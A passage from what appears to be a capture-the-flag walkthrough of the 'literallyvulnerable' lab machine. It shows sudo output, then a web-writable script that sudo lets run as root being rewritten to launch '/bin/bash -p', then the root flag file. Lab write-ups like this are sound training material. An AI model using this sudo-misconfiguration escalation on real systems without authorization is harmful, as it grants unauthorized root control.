
```
john@literallyvulnerable:~$ sudo -l
[sudo] password for john:
Matching Defaults entries for john on literallyvulnerable:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User john may run the following commands on literallyvulnerable:
    (root) /var/www/html/test.html
john@literallyvulnerable:~$ 
```

Back on www-data, edited test.html



```
www-data@literallyvulnerable:/var/www/html$ ls -lah
total 28K
drwxr-xr-x 3 www-data www-data 4.0K Dec  8 16:04 .
drwxr-xr-x 4 root     root     4.0K Dec  4 13:17 ..
-rwxr-xr-x 1 www-data www-data  11K Dec  4 11:31 index.html
drwxr-xr-x 5 www-data www-data 4.0K Dec  4 11:47 phpcms
-rwxr-xr-x 1 www-data www-data   25 Dec  8 16:04 test.html
www-data@literallyvulnerable:/var/www/html$ cat test.html
#!/bin/bash
/bin/bash -p
www-data@literallyvulnerable:/var/www/html$ 
```

Got root!



```
root@literallyvulnerable:/root# cat root.txt
It was
 _      _ _                 _ _       _   _       _                     _     _      _
| |    (_) |               | | |     | | | |     | |                   | |   | |    | |
| |     _| |_ ___ _ __ __ _| | |_   _| | | |_   _| |_ __   ___ _ __ __ _| |__ | | ___| |
| |    | | __/ _ \ '__/ _` | | | | | | | | | | | | | '_ \ / _ \ '__/ _` | '_ \| |/ _ \ |
| |____| | ||  __/ | | (_| | | | |_| |\ \_/ / |_| | | | | |  __/ | | (_| | |_) | |  __/_|
\_____/|_|\__\___|_|  \__,_|_|_|\__, | \___/ \__,_|_|_| |_|\___|_|  \__,_|_.__/|_|\___(_)
                                 __/ |
                                |___/

Congrats, you did it! I hope it was *literally easy* for you! :)
Flag: pabtejcnqisp6un0sbz0mrb3akaudk

Let me know, if you liked the machine @syed__umar

root@literallyvulnerable:/root# 
```